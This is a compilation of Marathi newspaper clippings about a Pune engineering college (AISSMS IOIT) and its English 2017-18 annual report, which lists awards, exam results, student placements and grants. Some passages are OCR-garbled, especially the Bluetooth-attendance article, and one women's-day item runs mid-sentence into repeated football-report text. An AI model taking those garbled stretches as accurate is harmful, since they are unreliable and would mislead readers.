**गराडे, ता. ३ :** पिसर्वे (ता. पुरंदर) येथे ऑल इंडिया श्री शिवाजी मेमोरिअल सोसायटीच्या इन्स्टिट्यूट ऑफ इफॉर्मेशन टेक्नॉलॉजीचे राष्ट्रीय सेवा योजनेचे विशेष श्रमसंस्कार शिबिर नुकतेच झाले.

मुख्याध्यापक एस. एस. झिरपे, माजी सरपंच सुनील कोलते, गणेश कोलते, मच्छिंद्र कोलते, प्रदीप कोलते, किशोर राठोड, अरुण कोलते, नितीन वाईकर, मारुती कोलते, प्रशांत कोलते आदी मान्यवर उपस्थित होते. या शिबिरामध्ये एकूण ८१ स्वयंसेवक सहभागी झाले होते.

गावामध्ये विविध सार्वजनिक ठिकाणांची स्वच्छता, श्रमदान, करिअर मार्गदर्शन, महिलांच्या स्वास्थ्यासाठी चर्चासत्र आणि प्रबोधनात्मक पथनाट्य सादर करण्यात आले. विद्यार्थ्यांना ज्ञानेश्वर फुसे, प्रा. अमोल कालुगडे, वैभव पाटील, डॉ. केशवनंद प्रभू, हभप पूनम जाचकर व कौस्तुभ घाटे यांनी विविध विषयांवर मार्गदर्शन केले. प्रा. विकास देसाई यांचे स्वसंरक्षणावरील प्रात्यक्षिके घेण्यात आली. शिबिरासाठी प्राचार्य डॉ. प्रदीप माने यांचे मार्गदर्शन लाभले. राष्ट्रीय सेवा योजनेचे कार्यक्रम अधिकारी प्रा. सचिन कोकणे व प्रा. चंद्रकांत भांगे; तसेच डॉ. ज्ञानदेव शेडगे, डॉ. तनुजा घोपे, डॉ. योगेश पाटील, डॉ. राजेश बोरोले, प्रा. संदीप चौधरी, प्रा. स्मिता टाकळकर, प्रा. प्रशांत वाखारे, प्रा. साहिल बेद्रे, प्रा. सागर पोखरकर, प्रा. रणजित सदकाळे, उद्धव वाईकर, संतोष पवार आदींनी शिबिराचे आयोजन केले.



पिसर्वे (ता. पुरंदर) : विद्युत मंडळ परिसराची स्वच्छता करताना विद्यार्थी.

## थोडक्यात

### महिलांविषयक कायद्यांचे विद्यार्थिनींना मार्गदर्शन

म. टा. प्रतिनिधी, पुणे

एआयएसएसएमएस इन्स्टिट्यूट ऑफ इन्फर्मेशन टेक्नॉलॉजी कॉलेजात जागतिक महिला दिन साजरा करण्यात आला. कार्यक्रमाचे उद्घाटन प्रमुख पाहुण्या श्रीमती. अलका जोशी यांच्या हस्ते झाले. जोशी यांनी 'महिला संरक्षण कायदे' या विषयावर मार्गदर्शन केले. महिला संरक्षण कायदा स्त्रीला कौटुंबिक, सामाजिक, आर्थिक, आणि शारीरिक संरक्षण कसे देतो, याप्रमाणे बदलत्या काळात स्त्री शिक्षण आणि कायदा संरक्षण यावर विशेष मार्गदर्शन केले. कार्यक्रमात महिला कर्मचारी आणि विद्यार्थिनी मोठ्या संखेने कार्यक्रमात उपस्थित होते. कार्यक्रमाचे व्यवस्थापन दीपाली मोरे यांनी केले. उपस्थितांचे आणि मान्यवरांचे स्वागत डॉ. दीपाली शेंडे यांनी केले. कार्यक्रमाच्या आयोजनासाठी प्रा. मृणाल पाठक, प्रा. शोभा पवार, प्रा. साबा शेख, प्रा. विशाखा धनवटे यांनी कार्य केले.

**प्रभात** पुणे, शनिवार, दि. ५ ऑगस्ट २०१७

### नोकरी मेळाव्याला उत्स्फूर्त प्रतिसाद विद्यार्थ्यांना मिळाले लाखोंचे पॅकेज

पिंपरी – ऑल इंडिया श्री शिवाजी मेमोरियल सोसायटी (एआयएसएसएमएस) संचलित अभियांत्रिकी महाविद्यालय व इन्स्टिट्यूट ऑफ इन्फर्मेशन टेक्नॉलॉजीच्या ७०० विद्यार्थ्यांना नोकरी देण्यात आली. यापैकी काही विद्यार्थ्यांना आठ लाखापर्यंतचे पॅकेज कंपन्यांनी दिले आहे. वर्षभरात १९० कंपन्यांनी तर तीन वर्षांत ६०० कंपन्यांनी कॉलेजला भेट देवून विद्यार्थ्यांची निवड केली. नोटबंदी नंतर औद्योगिक क्षेत्रात कामगार कपातीच्या काळात नंतर दोन्ही महाविद्यालयांचे रोजगार व प्रशिक्षण अधिकारी प्रा. जितेंद्र खुबानी हे विद्यार्थ्यांना नोकरी देण्यात यशस्वी झाले. संस्थेचे मानद अध्यक्ष श्री शाहू छत्रपती महाराज, मानद उपाध्यक्ष श्री संभाजीराजे छत्रपती, मानद सचिव मालोजीराजे छत्रपती, सहसचिव सुरेशप्रताप शिंदे, अभियांत्रिकी कॉलेजचे प्राचार्य डॉ. दत्तात्रय बोरमाने, इन्फर्मेशन टेक्नॉलॉजीचे प्राचार्य डॉ. पी. बी. माने आणि प्रा. जितेंद्र खुबानी यांनी विद्यार्थ्यांचे अभिनंदन केले आहे.

एआयएसएमएसआयओआयटी महाविद्यालयाने नाटकातून शाहीराचा विषय मांडला. शॉर्ट फिल्मच्या नावाखाली शहरात एका ठिकाणी बॉम्बस्फोट करायचे ठरवतात. त्यामध्ये ते एका शाहिराला सहभागी करून घेतात. पण, शाहिरला शॉर्ट फिल्मच्या नावाखाली फसवून बॉम्बस्फोट करण्याच्या हेतूने फिल्ममध्ये काम करायला लावतात. नंतर ही गोष्ट शाहिराला कळते आणि तो शेवटी फिल्म बनविणाऱ्या लोकांचा खून करतो. महाविद्यालयाने फक्त नाटकातून उत्तम शायरी दाखवण्याचा प्रयन्त केला आहे. एकांकिकेचे लेखन आणि दिग्दर्शन हरीश तारू याने केले.

बनविले आहे. सेंट जॉन कॉलेज ऑफ इंजिनिअरींग, पालघरच्या विद्यार्थ्यांनी हजारो फूट पाईप लाईन स्वच्छ करण्यासाठी रोबोट बनविला आहे. शेतकऱ्यांना फवारणी करण्यासाठी पायी चालण्याची गरज नाही. यासाठी जेएसपीएस कॉलेज, पुणेच्या विद्यार्थ्यांनी हायब्रीड इलेक्ट्रिक वाहन बनविले आहे. व्हीव्हीपीपॉलिटेक्निक सातारच्या विद्यार्थ्यांनी बनविले आहे. संजय घोडावत ग्रुप ऑफ इंजिनिअरींगच्या विद्यार्थ्यांनी इस्टंट ज्यूस चिलर यंत्र तयार केले आहे. चोऱ्या रोखण्यासाठी इनव्हिजिबेबल लॉक सिस्टीमची निर्मिती एआयएसएसएमएस पुण्याच्या विद्यार्थ्यांनी केली आहे.



पुणे टाइम्स टीम

## देसी गर्ल...

साडी हा आपला पारंपरिक पेहराव. बदलत्या काळानुसार फॅशन बदलत असली, तरी या पेहरावाचं सौंदर्य आजही टिकून आहे, हे विशेष. उलट साडी नेसण्याच्या पद्धतींमध्ये आणखी भर पडली असून, यानिमित्तानं या फॅशनला नवीन आयाम मिळत आहेत. साडीचं हे बदलतं आकर्षक रूप दिसलं, ते नुकत्याच झालेल्या एका आंतरमहाविद्यालयीन फॅशन स्पर्धेमध्ये. 'रोटरी क्लब ऑफ पुणे कोथरूड' आणि 'कर्वे शिक्षण संस्थेचे स्कूल ऑफ फॅशन टेक्नॉलॉजी (सॉफ्ट)' यांच्या संयुक्त विद्यामाने या स्पर्धेचं आयोजन करण्यात आलं होतं. साडी या वस्त्रप्रकाराला पुनर्जीवित करण्यासाठी विविध प्रकारे साडी परिधान केलेल्या महाराष्ट्राच्या पेहरावातील वैशिष्ट्यं ३५ विद्यार्थिनींनी दाखवून दिली. 'अलीकडच्या काळात साडीचा वापर कमी होत असला, ती पारंपरिक कार्यक्रमात आपलं अस्तित्व, सौंदर्य दाखवते, या स्पर्धेतून साडीची आत्मियता तरुणींमध्ये रुजवता आली,' असं फॅशन डिझायनर निवेदिता सावूर मांगिलाल, ए.आय.एस.एस. एम.एस. या इंजीनिअरींग कॉलेजच्या आकांक्षा सोनवणेनं प्रथम, यादिनी नवाथेनं दुसरं, तर अदिती यादव आणि वैष्णवी कस्तूरकर यांना विशेष पारितोषिके देण्यात आली. सत्यजित जोगळेकर आणि अहुज यांनीही

## कॅम्पस हॅपनिंग

# 'हडूप' टेक्नॉलॉजीवर कार्यशाळा

पुणे : ऑल इंडिया श्री शिवाजी मेमोरिअल सोसायटीच्या इन्स्टिट्यूट ऑफ इन्फर्मेशन टेक्नॉलॉजी महाविद्यालयातर्फे नुकतेच 'डीप लर्निंग विथ हडूप' या विषयावरील दोन दिवसीय कार्यशाळेचे आयोजन करण्यात आले होते. कार्यशाळेचे उद्घाटन संस्थेचे मानद सहसचिव सुरेश शिंदे यांच्या हस्ते झाले. या प्रसंगी प्रा. मेधाणे, प्राचार्य डॉ. पी. बी. माने उपस्थित होते. डॉ. माने यांनी उपस्थितांना मार्गदर्शन केले. प्रमुख पाहुणे सुरेश शिंदे यांनी 'मशिन लर्निंग'विषयी मार्गदर्शन केले. फॉस्लिपी संस्थेच्या संस्थापक सायली येवले, सागर मालवे, विशाल पाटील, तृप्ती जंगम, 'सिटी स्पेस'चे अभिजित बाशेट्टी हे उपस्थित होते. कार्यशाळेचे संयोजक इन्फोर्मेशन टेक्नोलॉजी विभाग प्रमुख प्रा. प्रीतेश पाटील यांनी स्वागत केले. कार्यशाळेच्या सहसंयोजिका प्रा. रेश्मा तोतरे यांनी आभार प्रदर्शन केले.

# पिसर्वेत श्रमसंस्कार शिबिरात ८१ स्वयंसेवकांचा सहभाग

**नायगाव, दि. १२ (वार्ताहर)** - ऑल इंडिया श्री शिवाजी मेमोरिअल सोसायटीचे इन्स्टिट्यूट ऑफ इन्फॉर्मेशन टेक्नॉलॉजीचा राष्ट्रीय सेवा योजना विशेष श्रमसंस्कार शिबिराचा समारोप पिसर्वे (ता. पुरंदर) येथे झाला. या शिबिरामध्ये एकूण ८१ स्वयंसेवक उपस्थित होते.

शिबिरांतर्गत गावात विविध सार्वजनिक ठिकाणांची स्वच्छता श्रमदान, करिअर मार्गदर्शन, महिलांच्या स्वास्थ्यासाठी चर्चासत्र, प्रबोधनात्मक पथनाट्य सादर करण्यात आली. ज्ञानेश्वर फुसे, प्रा. अमोल कालुगडे, वैभव पाटील, डॉ. केशावनंद प्रभू, हभप पूनम जाचकर, कौस्तुभ घाटे यांची व्याख्याने झाली. स्व-रक्षणासाठी प्रा. विकास देसाई यांची प्रात्यक्षिके घेण्यात आली.

यावेळी प्राचार्य डॉ. प्रदीप माने, रासेयोचे प्रा. सचिन कोकणे, प्रा. चंद्रकांत भांगे, डॉ. ज्ञानदेव शेडगे, डॉ. तनुजा धोंगे, डॉ. योगेश पाटील, डॉ. राजेश बोरोले, प्रा. संदीप चौधरी, प्रा. स्मिता टाकळकर, प्रा. प्रशांत वाखारे, प्रा. साहिल बेद्रे, प्रा. सागर पोखरकर, प्रा. रणजित सदकाळे, उद्धव वाईकर, संतोष पवार, मुख्याध्यापक एस. एस. झिरपे, पिसर्वेचे माजी सरपंच सुनील कोलते, अरुण कोलते, तितीन वाईकर, मारुती कोलते, गणेश कोलते, मच्छिंद्र कोलते, प्रदीप कोलते, किशोर राठोड, चंद्रकांत चौंडकर, प्रशांत कोलते उपस्थित होते.



पिसर्वे (ता. पुरंदर) : येथे राष्ट्रीय सेवा योजनेंतर्गत आयोजित केलेल्या विशेष श्रमसंस्कार शिबिरात विद्यार्थ्यांनी श्रमदान केले.

# तंत्रज्ञान कार्यशाळा



ऑल इंडिया श्री शिवाजी मेमोरिअल सोसायटीच्या इन्स्टिट्यूट ऑफ इन्फर्मेशन टेक्नोलॉजी या इंजिनीअरिंग कॉलेजमध्ये नुकतेच आयबीएम-इंटरनेट ऑफ थिंग्ज या विषयावर एकदिवसीय कार्यशाळेचे आयोजन करण्यात आले होते. सावित्रीबाई फुले पुणे विद्यापीठ आणि फायर ऑन सेफ्टी असोसिएशन ऑफ इंडियाच्या सहकार्याने या कार्यशाळेचे आयोजन करण्यात आले होते. या कार्यशाळेचे उद् घाटन प्रफुल्ल वादस्कर यांच्या हस्ते झाले. शक्ती लिखा, सागर दळवी, कुशाल सोनावणे, डॉ. एस. एम. शेंडेकर आदींनी मार्गदर्शन केले. संस्थेच्या इलेक्ट्रॉनिक्स विभागाचे प्रमुख डी. के. शेंडगे यांच्या हस्ते वक्त्यांचा सत्कार करण्यात आला. संस्थेचे संचालक डॉ. पी. बी. माने यांच्या मार्गदर्शनानुसार एफएएसआयच्या समन्वयक निशिगंधा आगम यांनी संयोजन केले. एस. व्ही. कुलकर्णी, ए. एस. फापळे, जी. जी. कुलकर्णी, व्ही. ए. थावले, एम. एम. मुलाणी, डी. एस. झिगाडे आदींनी नियोजन केले.

'बांधिलकी महत्त्वाची'

# पालकांसाठी प्रेरणा सत्र

ऑल इंडिया श्री शिवाजी मेमोरिअल सोसायटीच्या इन्स्टिट्यूट ऑफ इन्फर्मेशन टेक्नॉलॉजीमध्ये प्रथम वर्षीय अभियांत्रिकी विद्यार्थी व त्यांच्या पालकांसाठी प्रेरणा सत्र व स्वागत समारंभ आयोजिला होता. या वेळी फोर्ब्स मार्शलचे जनरल मॅनेजर सी. एस. धामणकर, संस्थेचे संयुक्त सचिव सुरेश शिंदे, खजिनदार अजय पाटील, सभासद साहेबराव जाधव उपस्थित होते. प्राचार्य डॉ. पी. बी. माने यांनी महाविद्यालयातील सुविधांचा परिचय करून दिला.

# INTER-COLLEGE FEST

The All India Shree Shivaji Memorial Society Institute of Information Technology is hosting an intercollegiate festival called Alacrity between February 20 and 23. The event will provide a platform for students from various streams.

# पूना कॉलेज संघाला विजेतेपदाचा मान

## कै. अभिजीतदादा कदम आंतरमहाविद्यालयीन फुटबॉल स्पर्धा

प्रभात वृत्तसेवा

**पुणे दि. ५** - अत्यंत एकतर्फी ठरलेल्या अंतिम सामन्यात फर्ग्युसन कॉलेजचा पराभव करताना पूना कॉलेज कॅम्प या संघाने पुणे शहर विभागीय क्रीडा समिती आयोजित आंतर महाविद्यालयीन कै. अभिजीत दादा कदम फुटबॉल स्पर्धेत विजेतेपदाचा मान मिळविला. सावित्रीबाई फुले पुणे विद्यापीठ क्रीडा समिती अंतर्गत झालेली ही स्पर्धा एआयएसएसएमएसच्या मैदानात पार पडली.

या स्पर्धेतील अंतिम सामन्यात पूना कॉलेज, कॅम्प संघाने फर्ग्युसन कॉलेजचा ५-० असा पुरता उडविताना सलग दुसऱ्यांदा अजिंक्यपद पटकावले. अंतिम सामन्यातील नवव्या मिनिटाला पूना कॉलेजच्या सोहेल बोदीकला गोलरेषेवर फर्ग्युसन कॉलेजचा संरक्षण फळीने अफेरीचा रोखण्यामुळे पूना कॉलेजला पेनल्टी किक देण्याचा आली. ही संधी साधताना पूना कॉलेजच्या कर्णधार रैयान पारीलेने आपल्या संघाचा पहिला गोल केला.

त्यानंतर खेळाच्या विसाव्या मिनिटाला त्याने मार्टन्या पासवर प्रभुत्व गाजवणाऱ्या पूना कॉलेज संघाचा दुसरा गोल केला. तसेच ३१व्या मिनिटाला मोहंमद असद सैय्यदने प्रभुत्व गाजवणाऱ्या पासवर पूना कॉलेज संघाचा तिसरा गोल केला. खेळाच्या ५२व्या मिनिटाला मोहम्मद असद सैय्यदने मध्येच्यामूत चेंडूचा ताबा घेऊन चढाई करताना फर्ग्युसन कॉलेजच्या बचावफळीला चकवीत मोलाचा वाटा उचलला.पूना कॉलेजचे प्रशिक्षक व पूना शहर विभागीय क्रीडा समितीचे अध्यक्ष डॉ. आबासाहेब अनंत शेख, उपाध्यक्ष प्रा. रवि पाखरे, सचिव डॉ. अभय शेख तसेच ए.आय. एस. एस.एस.एस. महाविद्यालयाचे प्राचार्य डॉ. पी.बी. माने यांच्या हस्ते पारितोषिक वितरण पार पडले. या प्रसंगी, प्रा. दीपाली मोरे, प्रा. गौरव सोनवणे आदी प्रा. बासलाी जाधव उपस्थित होते. प्रा. मधुकर चंदकर यांनी आभार मानले.



पुणे : विजेता पूना कॉलेज, कॅम्प या संघातील खेळाडू करंडकासह. सोबत पूना कॉलेजचे प्राचार्य व पुणे विभागीय क्रीडा समितीचे अध्यक्ष डॉ. आबासाहेब अन्वर शेख आणि एआयएसएसएमएसचे प्राचार्य डॉ. पी. बी. माने.

# 'ब्लू टूथ' घेणार हजेरी

## पुण्याच्या विद्यार्थ्यांचे संशोधन; स्मार्ट इंडिया हॅकेथॉनच्या अंतिम फेरीत निवड

सोमवार, १२ मार्च २०१८ — शिक्षण

**थोडक्यात**

त्रिपुरा निवडणुकीविषयी आज व्याख्यान

म. टा. प्रतिनिधी, पुणे

स्वातंत्र्यवीर सावरकर अध्यासन केंद्र, पत्र सूचना कार्यालय, पत्रकारांच्या विशेष चर्चेच्या वतीने 'हाताचा गद पहून त्रिपुरा विधानसभा निवडणुकीतील ऐतिहासिक विजयाची कारणे व परिणाम' या विषयावर आज सोमवारी १२ वाजता रेसी दुपारी ४ वाजता व्याख्यानाचे आयोजन करण्यात आले आहे. या वेळी त्रिपुरा पाचवचे प्रभारी सुनील देवधर मार्गदर्शन करणार आहे. हा कार्यक्रम गाडगीळ सभागृहात होणार आहे. कार्यक्रम विद्यार्थी आणि नागरिकांसाठी विनामूल्य असल्याचे आयोजकांनी सांगितले.

**महिला दिन उत्साहात**

'यशस्वी एन्ट्रप्रेनर सोसायटीच्या इंटरनॅशनल इन्स्टिट्यूट ऑफ पॅनेसेट सायन्स'च्या (आयआयएसएस) विभागाच्या वतीने जागतिक महिला दिन' उत्साहात साजरा करण्यात आला. गीता शाम चंदी भारतीय महिलांच्या सक्षमतेचे महत्त्व विशद करताना विद्यापरवरुन विजयात मोलाचा वाटा उचलला.पूना कॉलेजचे प्रशिक्षक व पूना शहर विभागीय क्रीडा समितीचे अध्यक्ष डॉ. आबासाहेब अनंत शेख, उपाध्यक्ष प्रा. रवि पाखरे, सचिव डॉ. अभय शेख तसेच ए.आय. एस. एस.एस.एस. महाविद्यालयाचे प्राचार्य डॉ. पी.बी. माने यांच्या हस्ते पारितोषिक वितरण पार पडले. या प्रसंगी, प्रा. दीपाली मोरे, प्रा. गौरव सोनवणे आदी प्रा. बासलाी जाधव उपस्थित होते. प्रा. मधुकर चंदकर यांनी आभार मानले.

**Harsh.Dudhe**
@timesgroup.com
Tweet : @harshdudhe_MT

**देखभालीचा खर्च कमी**

साधारण एक हजार विद्यार्थी वापरतील शाळा किंवा कॉलेजपर्यंत ही प्रणाली कार्यान्वित करण्यासाठी साधारण दोन लाख रुपये खर्च अपेक्षित आहे. तर, प्रणालीच्या देखभाल व दुरुस्तीचा खर्चदेखील कमी आहे. त्यामुळे शाळा-कॉलेजांना विद्यार्थ्यांची हजेरी सहज लक्षात घेता येईल, असे प्रकल्पातील विद्यार्थ्यांनी सांगितले.

तंत्रज्ञानातील मर्यादांमुळे ही प्रक्रिया थोडी किचकट व वेळखाऊ झालेली आहे. ही गोष्ट लक्षात घेऊन एआयएसएसएमएस आयओआरसी कॉलेजातील ओम अर्थातच कम्प्युटर हॉर्डवेअरि सर्व्हेयर शुभम वैद, श्रद्धा कनुनकर, स्नेहा काळे या विद्यार्थिनी प्र. सुरेश लिमकर यांच्या मार्गदर्शनाखाली आधिकन या तंत्रज्ञानकर आधारित एक संगणक प्रणाली विकसित केली आहे. हे तंत्रज्ञान ब्लू टूथ ते एनबी तंत्रज्ञानकर आधारित आहे. तर, त्याची कार्यक्षमता ही ७० ते ९० टक्के आहे. या प्रणालीचा वापर मुख्यत्वे शाळा आणि महाविद्यालयांमध्ये करता येईल. या प्रणालीच्या वापर करून 'आयकिन' हे स्मार्टफोन-आधारित ॲप्लिकेशन विकसित केले आहे. या ॲपमध्ये विद्यार्थ्यांची माहिती साठवली जाते. ही माहिती ब्लू टूथ तंत्रज्ञानाद्वारे वर्गातील सर्वरला जोडला जाते. कार्डरचे मूल्य आणि आधिकनचे शिल्लक संबंध असतील, तर हजेरी नोंदली जाते आणि त्याची सूचना विद्यार्थ्यांना मिळेल. त्यावेळेचे संबंध नसेल तर शिक्षकाला अलर्ट दिला जातो आणि शिक्षक स्वत: खोटी हजेरी रद्द करू शकतात. ही प्रणाली प्रत्यक्षात चालण्यासाठी कॅन्टीन चेंबाहात ॲलेजेन तयार करण्यात आले असून ते स्मार्टफोनमध्ये काम करते. अशाच प्रकारची हजेरीची प्रणाली हरा शिक्षणी वापरता येऊ शकते, असे विद्यार्थ्यांनी सांगितले. हैदराबाद येथे पर पडलेल्या 'आंटरप्रेनरशिप इंटिलन्स अँन्ड कॉन्टिंट कम्प्युटिंग ऑफ्लरस्ट्रीय परिषदेत या संशोधनीय प्रणालीवर सोधनिबंध प्रकाशित केला आहे. तसेच, येत्या काही दिवसांत संशोधनचे पेटंट दरबाजवता लावलेले आहे. विद्यार्थी येणाया प्रकल्प सुरू असल्याचे प्र. लिमकर यांनी सांगितले.

All India Shri Shivaji Memorial Society's

# INSTITUTE OF INFORMATION TECHNOLOGY ANNUAL REPORT

## Academic Year 2017-18

**1) Preamble**

The academic year 17-18 records another year of impressive achievements by the Institute of Information Technology. The institute received "FSAI Best College, Pune City" for the contribution made by the institute towards academic involvement with Fire and Security Association of India, Pune Chapter. Dr. P. B. Mane, Principal, received the "Bharatiya Vidya Bhavan National Award for Best Engineering College Principal" given by Indian Society For Technical Education, New Delhi. He also received the "Best Principal of the year" from Computer Society of India (CSI). Mr. H. P. Chaudhari, head of Instrumentation department, received the "IETE – Lal C Verman Award (2017)" from the institution of Electronics and Telecommunications Engineers (IETE ) for his significant contribution in field of education. Vinit Trinagarwar, Chaitanya Hemade, Ritesh Dube, Moin Patel, Haridnya Bandal and Pooja Maind bagged 2nd prize at DIPEX 2018 , Sangli . The Research and development team of the institute won the Technical Championship - Mind spark 2017 organized by College of Engineering , Pune for the second time .The institute received grant worth Rs.12,67,341/- for arranging seminars, conferences, workshops, National Service Scheme (NSS), infrastructure development from Savitribai Phule Pune University.

**2) Infrastructure Development:**

- **Up gradation of Laboratories:**

| Sr. No. | Name of the Department | Amount (Rs.) |
|---|---|---|
| 1. | Information Technology | 6,51,360/- |
| 2. | Electrical Department | 1,62,256/- |
| 3. | Instrumentation Department | 1,42,626/- |
| 4. | Computer Engineering | 6,51,360/- |
| 5. | ENTC | 14,34,585/- |
| 6. | First year Engineering | 14,41,836/- |

**3. Academic Excellence Achieved:**

**a) B.E. Examination results:**

| Sr. No. | Name of the Department | Result |
|---|---|---|
| 1. | Information Technology | 94.93% |
| 2. | Electrical Engineering | 89.70 % |
| 3. | Instrumentation Department | 98.7% |
| 4. | Computer Engineering | 99.35% |
| 5. | E&TC | 95.07% |
| 6. | Electronics Engineering | 92.73% |

**b) Campus Placement :**

**i) Students placed for academic year 2017-18**

| Sr. No. | Name Of the Students | Department | Name Of Campany |
|---|---|---|---|
| 1 | Saurabh Ganesh Gohil | Instru | JCI |
| 2 | Divya Shrikant Puram | Instru | JCI |
| 3 | Arti Atmaram Banbare | E&TC | JCI |
| 4 | Supriya Hinge | Computer | Harbinger |
| 5 | Rahul Anantulwar | IT | Harbinger |
| 6 | Aswathy Sreenivasan | Computer | Harbinger |
| 7 | Suyash Rajesh Patekar | IT | Zensar |
| 8 | Suchit Adak | Computer | Zensar |
| 9 | Shashank Milind Patwardhan | Computer | Zensar |
| 10 | Preet Nilesh Dalsania | Computer | Zensar |
| 11 | Omkar Buchade | Computer | Zensar |
| 12 | Mayuri Jadhav | IT | Zensar |
| 13 | Vinit Tirnagarwar | Electrical | Indian navy |
| 14 | Uthkarsha Dande | Computer | Indian navy |
| 15 | Shraddha Kannurkar | Computer | Indian navy |
| 16 | Rushiraj Desai | Electrical | Indian navy |
| 17 | Pooja Pal | E&TC | Indian navy |
| 18 | Chirag Pawar | E&TC | Indian navy |
| 19 | Aswathy Sreenivasan | Computer | Indian navy |
| 20 | Muskaan Khan | Computer | Cybage |
| 21 | Ivan Pillay | Computer | Cybage |
| 22 | Anushree Gawande | Computer | Cybage |
| 23 | Vaidehi deshmukh | IT | Bitwise |
| 24 | Siddesh Garsunal | Computer | Bitwise |
| 25 | Purva Lila | Computer | Bitwise |
| 26 | Omkar Buchade | Computer | Bitwise |
| 27 | Shripad Falke | Computer | Amazon |
| 28 | Siddhesh Garsund | Computer | Amazon |
| 29 | Piyush Pawar | E&TC | Amazon |
| 30 | Amey Bansod | Computer | Amazon |
| 31 | Uday Mahana | Computer | Amazon |
| 32 | Sanket Nadkarni | E&TC | Amazon |
| 33 | Garima Tiwari | E&TC | Amazon |
| 34 | Sonali Dasur | E&TC | Amazon |
| 35 | Kshitija Nagras | E&TC | Amazon |
| 36 | Shweta Bendre | E&TC | Amazon |
| 37 | Samreen Shaikh | E&TC | Amazon |
| 38 | Chaitali Kelkar | Computer | Amazon |
| 39 | Satyam Anand | Computer | Amazon |
| 40 | Priyanka Kamble | Computer | Amazon |
| 41 | Shravani Jadhav | Computer | Amazon |
| 42 | Margi Adesara | Computer | Amazon |
| 43 | Kumar Gaurav | Electronics | Amazon |

| | | | |
|---|---|---|---|
| 44 | Saurabh More | E&TC | Amazon |
| 45 | Onkar Dalvi | IT | Amazon |
| 46 | Abhishek Naik | Computer | Amazon |
| 47 | Ashish Mehotre | Computer | Amazon |
| 48 | Shubham Agarwal | E&TC | Amazon |
| 49 | Manish Vitkar | Electronics | Amazon |
| 50 | Shreyash Pawar | Computer | Amazon |
| 51 | Nitisha Kaul | E&TC | Amazon |
| 52 | Sanket Pardeshi | E&TC | Amazon |
| 53 | Priyanka Manolkar | E&TC | Amazon |
| 54 | Ankita Kudale | E&TC | Amazon |
| 55 | Nikita Gotmare | Electrical | Amazon |
| 56 | Shraddha Taru | E&TC | Amazon |
| 57 | Ankita Bhosle | E&TC | Amazon |
| 58 | Pooja Patil | E&TC | Amazon |
| 59 | Vaibhavi Bansod | E&TC | Amazon |
| 60 | Chirag Pawar | E&TC | Amazon |
| 61 | Devendra Dhumane | Computer | Amazon |
| 62 | Preety Vajpayee | Computer | Amazon |
| 63 | Shubham Bhalerao | Computer | Amazon |
| 64 | Sahil Mulani | Computer | Amazon |
| 65 | Aishwarya Dixit | Computer | Amazon |
| 66 | Lata Bashera | E&TC | Amazon |
| 67 | Akshada Akolkar | E&TC | Amazon |
| 68 | Janvhavi Pathak | E&TC | Amazon |
| 69 | Rutuja Kshirsagar | E&TC | Amazon |
| 70 | Anjali Kumari | E&TC | Amazon |
| 71 | Ritika Thakur | E&TC | Amazon |
| 72 | Satyajit Kashid | E&TC | Amazon |
| 73 | Sayed Moiz | E&TC | Amazon |
| 74 | Kunal Kshirsagar | Electronics | Amazon |
| 75 | Tejaswini Yadav | IT | Amazon |
| 76 | Nikita Jamnik | E&TC | Mphasis |
| 77 | Satyajit Kashid | E&TC | Mphasis |
| 78 | Swarada Deshpande | Computer | Mphasis |
| 79 | Shivanee Pawar | Computer | Mphasis |
| 80 | Chaitnaya Hamade | Electrical | Kone Cranes |
| 81 | Ajinkya Dani | Electrical | Kone Cranes |
| 82 | Samruddhi Kuchik | Electrical | Kone Cranes |
| 83 | Nikita Gotmare | Electrical | Kone Cranes |
| 84 | Ashish Mehotre | Computer | BYJUs |
| 85 | Preety Jaykumar Vajpayee | Computer | E-Zest |
| 86 | Chetna Raut | Computer | Centium Consulting India LLP |
| 87 | Neha Pramod Kirange | Computer | Centium Consulting India LLP |
| 88 | Kruthi Kanukuntla | Computer | Centium Consulting India LLP |
| 89 | Shraddha Kannurkar | Computer | Centium Consulting India LLP |
| 90 | Pranav Baviskar | Computer | Vilani Mart |

| | | | |
|---|---|---|---|
| 91 | Jagveer Singh | Electrical | Indian navy |
| 92 | Swarada Deshpande | Computer | Screen Magic Mobile Media Pvt Ltd |
| 93 | Pratik Kulkarni | Computer | Mphasis |
| 94 | Stuti Jadhav | E&TC | Mphasis |
| 95 | Chandan Mehta | Computer | Xento |

**ii) Activities Conducted:- ( Entrepreneurship activities, Soft Skills , visits etc.**

| Sr. No. | Name Of the Company | Training Activities |
|---|---|---|
| 1 | BYST | Entrepreneurship Development Program |
| 2 | CII- Forbes Marshall - AISSMS IOIT | Changing Gears - Finishing School Training Program |
| 3 | Mr. Surjit Das | First Impression is last Impression for BE students |
| 4 | Ms. Kalpana Madhyani | Higher Education Seminar |
| 5 | Mind Training | Mind Training |
| 6 | Global Talent Track | Barclays Trainig Program - How to crack Interview |
| 7 | global Reach | Education Abroad |
| 8 | Study Smart | Education Abroad |
| 9 | Exponent Consultancy Services | Education Abroad |
| 10 | Unconventional learning pattern and Edutainment. | Team INDYA |

**4. Staff Contribution towards quality improvement:**

**a) Grants received for Seminar/Conferences:**

| Sr. No. | Year of Event | Name of Department | Grant (Rs) | Sponsored by | Topic |
|---|---|---|---|---|---|
| 1 | 2017-18 | Information Technology | 87,485 | SPPU | Deep learning with hadoop |
| 2 | 2017-18 | Instrumentation | 75,983 | SPPU | ”Hands-on FDP on Wavelet Application in Signal and Image Processing” |
| 3 | 2017-18 | ENTC | 1,33,228.00 | QIP SPPU | Antennas for modern wireless communication |

**b) Research Grants received :**

| Sr. No. | Branch | Name of the Investigator(s) | Title of the Research Project/Scheme | Name of the funding Agency | Duration of the project / scheme | Amount Sanctioned (Rs.) | Major/ Minor |
|---|---|---|---|---|---|---|---|
| 1 | Instrumentation | Mrs. A. A. Shinde | Biomedical Image Indexing & Retrieval system | BCUD SPPU | 2yrs | 01 lakh | Minor |

| | | | | | | | |
|---|---|---|---|---|---|---|---|
| 2 | ENTC | Dr.P.B.Mane | Recent trends in MEMS ,power sources and electronic packaging | AICTE-ISTE | 6 days | 3Lakh | -- |
| 3 | ENTC | Mrs.H.D.Shinde | Auditory Speech Enhancement | BCUD Research Grant | 2 Years (2017-2019) | 1.90Lakh | -- |
| 4 | Chemistry | Prof. Kavita R. Darvekar | Studies of Some Novel Anti Mycobacterium Agents. | BCUD, Savitribai Phule Pune University | 2016-2017 to 2017-2018 | 2.30Lakh | Minor |

**C) Memorandum of Understanding :**

| Sr. No. | Department | Industry | Resource persons | Area of Interaction | Activities conducted |
|---|---|---|---|---|---|
